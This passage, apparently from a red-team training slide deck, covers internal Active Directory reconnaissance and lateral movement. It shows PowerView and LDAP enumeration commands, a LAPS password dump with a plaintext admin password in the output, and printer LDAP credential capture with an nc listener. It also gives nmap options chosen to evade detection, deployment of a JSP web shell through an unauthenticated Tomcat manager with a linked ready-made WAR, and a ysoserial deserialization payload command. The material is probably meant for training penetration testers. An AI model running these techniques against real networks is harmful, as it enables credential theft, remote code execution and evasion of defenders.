Get-NetPrinter	- gets an array of all current computers objects in a domain
Get-NetOU	- gets data for domain organization units
Get-NetSite	- gets current sites in a domain
Get-NetSubnet	- gets registered subnets for a domain
Get-NetGroup	- gets a list of all current groups in a domain
Get-NetGroupMember	- gets a list of all current users in a specified domain group
Get-NetLocalGroup	- gets the members of a localgroup on a remote host or hosts
Add-NetGroupUser	- adds a local or domain user to a local or domain group
Get-NetFileServer	- get a list of file servers used by current domain users
Get-DFSshare	- gets a list of all distribute file system shares on a domain
Get-NetShare	- gets share information for a specified server
Get-NetLoggedon	- gets users actively logged onto a specified server
Get-NetSession	- gets active sessions on a specified server
Get-NetRDPsession	- gets active RDP sessions for a specified server (like qwinsta)
Get-NetProcess	- gets the remote processes and owners on a remote server
Get-UserEvent	- returns logon or TGT events from the event log for a specified host
Get-ADObject	- takes a domain SID and returns the user, group, or computer object associated with it
Set-ADObject	- takes a SID, name, or SamAccountName to query for a specified domain object, and then sets a specified 'PropertyName' to a specified 'PropertyValue'



# Internal Reconnaissance

BloodHound offers the same kind of features, and the output (JSON) can be linked in a neo4js system to perform query efficiently

The downside is that the json is generated on the client and it will **DROP FILES** on the targets

The JSON processing is also time consuming in an average network; the task will take at least 4 hours to complete



# Internal Reconnaissance

Once you have Domain Admins credentials, you can also hunt user's computer

Let say the intranet says that the owner of the SuperDatabase is managed by John Smith

You can search John Smith samaccountname using:

<https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-FullNameToSamAccount.ps1>

```
Search-FullNameToSamAccount -filter "Charles Hamilton"
```



# Internal Reconnaissance

Once you have the `samaccountname`, you can query logon events across DCs and find his workstation:

<https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-EventForUser.ps1>

You can search across DCs using **-FindDC True** or force a single host using **-ComputerName name**

```
PS C:\Users\charles.hamilton\Desktop\tools\RedTeamPowershellScripts\scripts> Search-EventForUser -TargetUser charles.hamilton -FindDC True
[+] Enumerating all the DCs
[+] DC Found: .mysite.com
[+] DC Found: .mysite.com
[+] DC Found: .mysite.com
[+] DC Found: -calon.mysite.com
[+] DC Found: .mysite.com
```



# Internal Reconnaissance

## Hunting for easy targets

Printers with default credentials

```
PS C:\Users\charles.hamilton> Get-WmiObject -class Win32_printer | ft name,location  
name          location  
----  
Send To OneNote 2016  
Microsoft Print to PDF  
Fax  
Brother MFC-6490CW Printer http://192.168.2.20:80/WebServices/Device
```


```
C:\Users\charles.hamilton>wmic printer get name, location  
Location          Name  
                  Send To OneNote 2016  
                  Microsoft Print to PDF  
                  Fax  
http://192.168.2.20:80/WebServices/Device  Brother MFC-6490CW Printer
```

These printers may also have LDAP configured and expose a more privileged account



# Internal Reconnaissance

Simply change the LDAP server and wait for the credentials to be sent in clear



```
root@ : # nc -lvp 389
listening on [any] 389 ...
10.48.4.48: inverse host lookup failed: Unknown host
connect to [10.48.4.117] from (UNKNOWN) [10.48.4.48] 46204
\scservice Y
```

# Exercise

## Dump user information

# Internal Reconnaissance

**Managed By can grant local admin without a group**

(objectCategory=user)(objectClass=user)(distinguishedName=%managedBy%)

**Classic user attributes**

(&(objectClass=user))

name,givenname,displayname,samaccountname,adspath,distinguished name,memberof,ou,mail,proxyaddresses,lastlogon,pwdlastset,mobile,street,userpassword



# Internal Reconnaissance

## LAPS password

(&(objectClass=computer))

ms-mcs-AdmPwd

```
C:\Users\chamilton\Desktop>ADHunt.exe DumpComputer RINGZERO rzdc
Connecting to: LDAP://RINGZERO
Querying: (&(objectClass=computer)(name=*rzdc))
name : RZDC
ms-Mcs-admPwd : hh6Hh6XuWk-&27
displayname :
operatingsystem : Windows Server 2016 Essentials
description :
adspath : LDAP://RINGZERO/CN=RZDC,OU=Domain Controllers,DC=RINGZERO,DC=local
objectsid : S-1-5-21-215534169-2845977585-271281369-1002
```

## Classic computer attributes

(&(objectClass=computer))

name,displayname,operatingsystem,description,adspath,objectcategory,serviceprincipalname,distinguishedname,cn,lastlogon,managedby,managedobjects



# Internal Reconnaissance

## Classic group attributes

(&(objectClass=group))

name,adspath,distinguishedname,member,memberof



# Internal Reconnaissance

## Classic password settings attributes

(&(objectClass=msDS-PasswordSettings))  
name,distinguishedName,msDS-MinimumPasswordLength,msDS-  
PasswordHistoryLength,msDS-PasswordComplexityEnabled,msDS-  
PasswordReversibleEncryptionEnabled,msDS-LockoutThreshold,msDS-  
PasswordSettingsPrecedence



# Internal Reconnaissance

## Classic SPN query

(&(objectcategory=computer)(servicePrincipalName=\*))



# Internal Reconnaissance

Nothing useful yet?

Enumerate shares you have access to using PowerView, SharpView or C#

**Invoke-ShareFinder**

Finds (non-standard) shares on hosts in the local domain

**Invoke-FileFinder**


Finds potentially sensitive files on hosts in the local domain



# Internal Reconnaissance



Still nothing?



Check domain trust: you  
may have bidirectional trust  
between your domain and  
other domains



These domains may expose  
interesting computers.  
Time to do the  
reconnaissance again on  
the other domain

# Internal Reconnaissance

Still out of luck?

Hunt for potentially vulnerable OS. Active Directory does have an operation system attribute

The C# utility can dump the information about all of the computers

<https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts>

This can be run via execute-assembly too



# Internal Reconnaissance

```
Usage: ldaputility.exe options domain [arguments]


ldaputility.exe Set
ldaputility.exe DumpLocalAdmin RingZero *optional*computername
ldaputility.exe DumpLocalGroup RingZero *optional*computername
ldaputility.exe CheckAdmin RingZero *optional*computername
ldaputility.exe DumpTrust RingZero
ldaputility.exe DumpAllUsers RingZero
ldaputility.exe DumpUser RingZero mr.un1k0d3r
ldaputility.exe DumpUsersEmail RingZero
ldaputility.exe DumpAllComputers RingZero
ldaputility.exe DumpComputer RingZero DC01
ldaputility.exe DumpAllGroups RingZero
ldaputility.exe DumpGroup RingZero "Domain Admins"
ldaputility.exe DumpPasswordPolicy RingZero
ldaputility.exe DumpPwdLastSet RingZero
ldaputility.exe DumpLastLogon RingZero
ldaputility.exe CheckManaged RingZero
ldaputility.exe DumpLapsPassword RingZero *optional*computername
ldaputility.exe DumpUserPassword RingZero
ldaputility.exe DumpRemoteSession RingZero *optional*computername
ldaputility.exe PasswordBruteForce RingZero *optional*username (samaccountname)
```



# Internal Reconnaissance

LDAP is full of surprise LdapAdmin can help you discover attribute you never heard of before

<http://www.ldapadmin.org/download/ldapadmin.html>



# Internal Reconnaissance

**LDAP objects permission is stored in the nTSecurityDescriptor using the SDDL format**

**This information is accessible to regular authenticated domain user**



# Internal Reconnaissance

```
ntSecurityDescriptor : G:DUD:(OA;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;WP;bf967950-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;WP;bf967953-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;SW;72e39547-7b18-11d1-adef-00c04fd8d5cd;S-1-5-21-215534169-2845977585-271281369-1124)(OA;SW;f3a64788-5306-11d1-a9c5-0000f80367c1;S-1-5-21-215534169-2845977585-271281369-1124)(OA;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;CA)(OA;CCDC;bf967aa8-0de6-11d0-a285-00aa003049e2;PO)(OA;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;S-1-5-32-560)(OA;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;WD)(OA;SW;72e39547-7b18-11d1-adef-00c04fd8d5cd;PS)(OA;SW;f3a64788-5306-11d1-a9c5-0000f80367c1;PS)(OA;RPWP;77b5b886-944a-11d1-aebd-0000f80367c1;PS)(A;LCRPLORRC;;S-1-5-21-215534169-2845977585-271281369-1124)(A;CCDCLCSWRPWPDTLOCRSDRCWDWO;;DA)(A;CCDCLCSWRPWPDTLOCRSDRCWDWO;;AO)(A;CCDC;;PS)(A;LCRPLORC;;AU)(A;CCDCLCSWRPWPDTLOCRSDRCWDWO;;SY)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIID;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;S-1-5-21-215534169-2845977585-271281369-526)(OA;CIID;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;S-1-5-21-215534169-2845977585-271281369-527)(OA;ID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;CO)(OA;CIID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIIOID;LCRPLORC;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;LCRPLORC;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;LCRPLORC;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;OICIID;RPWP;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;PS)(OA;CIID;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3cc8;PS)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO;;S-1-5-21-215534169-2845977585-271281369-519)(A;CIID;LC;;RU)(A;CIID;CCCLCSWRPWPLOCRSDRCWDWO;;BA)Group: Domain Users
```



# Internal Reconnaissance

SDDL will be translated to human readable format

<https://github.com/Mr-Un1k0d3r/ADHuntTool/>

```
ntSecurityDescriptor : Group: Domain Administrators  
DACL  
-----  
Type: Object Access Allowed  
Permissions: Write All Properties  
Trustee: Domain Administrators  
-----  
Type: Object Access Allowed  
Permissions: Write All Properties  
Trustee: Domain Administrators  
-----  
Type: Object Access Allowed  
Permissions: Write All Properties  
Trustee: Domain Administrators  
-----  
Type: Object Access Allowed  
Permissions: Write All Properties  
Trustee: Domain Administrators  
-----  
Type: Object Access Allowed  
Permissions: All Validated Writes  
Trustee: Domain Administrators  
-----  
Type: Object Access Allowed  
Permissions: All Validated Writes  
Trustee: Domain Administrators
```



# Internal Reconnaissance

**Authenticated Users with standard permission on the object**

```
Type: Access Allowed
Permissions: List Contents|Read All Properties|List Object|Read Permissions
Trustee: Authenticated Users
```

**Misconfigured object**

```
Type: Object Access' Allowed
Permissions: Read All Properties|Write All Properties
Trustee: Authenticated Users
```



# Internal Reconnaissance

## **RUNNING EXPLOIT WARNING**

We previously stated that, like your toolset, make sure you understand how the exploit works to minimize the risk of crashing the remote target



# Internal Reconnaissance

Not getting anywhere?

A good start: You can try to run light scan to look for portal, usually ports 80,443,8080 and 8443

- If you are running the scan remotely using nmap, make sure you are using the **-sT** option (Full TCP connect option) to blend in as legitimate traffic
- Full TCP connection will look less suspicious than a syn scan
- Always make sure you remove the ping **-Pn** once again or your ping may be detected as a ping sweep
- A typical nmap scan performed during a red team:

```
nmap -sT -Pn -vvvv -p80,443,8080,8443 -oA output 10.0.0.0/24
```



# Internal Reconnaissance

**I highly recommend writing a small port scanner using C# or C**

You can simply connect (full TCP connect by default) to the remote host, using socket to confirm something is alive on the other side



# Internal Reconnaissance

Same technique used during the external reconnaissance can be used to fingerprint the host using C# equivalent of aquatone through your shell

**Aquatone will work on both Linux and Windows, because it's a go binary**



# Internal Reconnaissance

The reason why port 8080 and 8443 are part of the scan?

## Management console

Several other ports can be used, but scan is bad when it come to red team. You may be able to identify server purpose by looking at the description or the name in the Active Directory



# Internal Reconnaissance

There are several known portals that run on port 8080

It is not rare that you will find development environment running Jboss / Tomcat and the rest of the family without enforcing authentication

Even if the systems are considered to be development, they may be joined to the domain exposing domain credentials

They can be used to execute code

The screenshot shows the Tomcat Manager Application interface at `localhost:8081/manager/html`. The top navigation bar includes links for Home, Session Management, Global Resources, and Help. Below the navigation is a table with the following data:

					Expire sessions with idle ≥ 30 minutes	
/manager	None specified	Tomcat Manager Application	true	1	Start	Stop
					Expire sessions with idle ≥ 30 minutes	

Below the table, there are two main sections: "Deploy" and "WAR file to deploy".

**Deploy** section:

- Deploy directory or WAR file located on server
- Context Path (required):
- XML Configuration file URL:
- WAR or Directory URL:
- Deploy button

**WAR file to deploy** section:


- Select WAR file to upload: Choose File `geoserver.war`
- Deploy button



# Internal Reconnaissance

A war file is pretty much a zip with a specific structure

## Folder structure



## web.xml inside the WEB-INF folder

```
<web-app xmlns_xsi="http://www.w3.org/2001/XMLSchema-instance" xsi_schemalocation="http://java.sun.com/xml/ns/j2ee http://java.  
<servlet-name>JSP Shell</servlet-name>  
<jsp-file>/shell.jsp</jsp-file>  
</web-app>
```



# Internal Reconnaissance

- Once it is deployed on the server, you will gain code execution within the context of the application
- Usually, a web shell is the first stage, and it can be used to upgrade to a full RAT

<https://ringzer0ctf.com/static/cmd.war>



# Internal Reconnaissance

Tomcat, Jenkins and Jboss over endpoints that can be used to run arbitrary code. You can hunt for these using the following tools

## Powershell

<https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Find-Fruit.ps1>

## C#


<https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/webhunter.cs>



# Internal Reconnaissance

Jenkins build artifact may contains juicy information

**Build will generate artifact and test cases**



The screenshot shows the Jenkins Plugin Manager interface. At the top, there is a navigation bar with the Jenkins logo, a search bar, and user information (admin, log out). Below the navigation bar, the page title is "Plugin Manager". On the left, there are links for "Back to Dashboard" and "Manage Jenkins". A sidebar on the left has arrows pointing left and right. The main content area shows a table of available plugins. The table has columns for "Name", "Version", and "Actions". One row is highlighted for the "Artifactory" plugin, which is version 2.16.2. The description for the Artifactory plugin states: "This plugin allows deploying maven artifacts and build info to Artifactory." At the bottom of the table, there are three buttons: "Install without restart", "Download now and install after restart", and "Check now". A status message at the bottom right says "Update information obtained: 1 hr 58 min ago".



# Internal Reconnaissance

## Typical artifact output file

Date & Time :	20-07-2019 01:15:24 AM	Iteration Mode :	RunAllIterations
Platform:	windows 8	Executed on :	
Browser :	chrome	Version :	66.0
S.NO	Steps	Details	Status
<b>Running test for state: NY</b>			
	URL :: okta.com	is opened	PASS
	Enter text in :: User Name	Successfully Entered value : admin	PASS
	Enter text in :: Password	Successfully Entered value : password	PASS
	Click : Sign In Button	Successfully Clicked On Sign In Button	PASS
	Click : Production Tile	Successfully Clicked On Production Tile	PASS
	Click : Quotes tab	Successfully Clicked On Quotes tab	PASS



# Internal Reconnaissance

In this case, an automation account was used to login into the production service using Okta (MFA solution)

**But the automation account had MFA disabled, since it needed to be automated to be able to perform the check**



# Internal Reconnaissance



Several other products may have such features. Don't hesitate to play with them if you can access them with default credentials.



Never seen the solution before? Google may know the default password.

# Internal Reconnaissance

I did find an aircraft controller console's default credentials in their online documentation

**Everything that is connected tend to have a portal**



# Internal Reconnaissance

Several products expose services that accept Java serialized objects  
Such features allow the execution of arbitrary code on the remote system

Java RMI (Remote Method Invocation) is acting like an RPC endpoint  
but lack of authentication sometimes

Ysoserial can be used to craft the serialized object needed


<https://github.com/frohoff/ysoserial>



# Internal Reconnaissance

You can generate payload using the following command:

```
C:\Users\charles.hamilton\Downloads>java -jar ysoserial-master-30099844c6-1.jar CommonsCollections1 calc.exe > payload
```



The screenshot shows the HxD Hex Editor interface. The title bar says "HxD - [C:\Users\charles.hamilton\Downloads\payload]". The menu bar includes File, Edit, Search, View, Analysis, Tools, Window, and Help. The toolbar has icons for Open, Save, Find, Replace, and others. The status bar shows "Windows (ANSI)" and "hex". The main window displays a hex dump of the payload. The left column is "Offset(h)" from 00 to 00000120. The middle column shows the raw hex bytes. The right column is "Decoded text", which contains Java code related to Commons Collections 1, such as "Hi..sr.2sun.refl", "ect.annotation.A", and "nnotationInvocat". The text is partially cut off at the end.

Offset(h)	Decoded text
00000000	Hi..sr.2sun.refl
00000010	ect.annotation.A
00000020	nnotationInvocat
00000030	ionHandlerUËõ..Ë
00000040	~¥...L..memberVa
00000050	luest..Ljava/uti
00000060	l/Map;L..typet..
00000070	Ljava/lang/Class
00000080	;xps}.....java.
00000090	util.Mapxr..java
000000A0	.lang.reflect.Pr
000000B0	oxyá'Ú ï.CË...L.
000000C0	.ht.%Ljava/lang/
000000D0	reflect/Invocati
000000E0	onHandler;xpsq.~
000000F0	..sr.*org.apache
00000100	.commons.collect
00000110	ions.map.LazyMap
00000120	nå",žy."...L..fa



# Internal Reconnaissance

Note that .NET applications suffer from the same issue. Ysoserial also has a tool to create serialized objects in .NET

<https://github.com/pwntester/ysoserial.net>



# Internal Reconnaissance

Do not hesitate to use Google to validate if one of the portals you found is vulnerable

Deserialization bugs are found in a lot of products, including:

- Vmware
- CISCO
- Jenkins
- HP products
- Apache modules
- ...



# Internal Reconnaissance

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## [CVE-2018-0147 : A vulnerability in Java deserialization used by ...](#)

<https://www.cvedetails.com/cve/CVE-2018-0147/>

Oct 9, 2019 ... A vulnerability in Java deserialization used by Cisco Secure Access Control System (ACS) prior to release 5.8 patch 9 could allow an ...

## [CVE-2018-10654 : There is a Hazelcast Library Java Deserialization ...](#)

<https://www.cvedetails.com/cve/CVE-2018-10654/>

Jun 25, 2018 ... CVE-2018-10654 : There is a Hazelcast Library Java Deserialization Vulnerability in Citrix XenMobile Server 10.8 before RP2 and 10.7 before ...

## [Jenkins Java Deserialization CVE-2017-1000353 Remote Code ...](#)

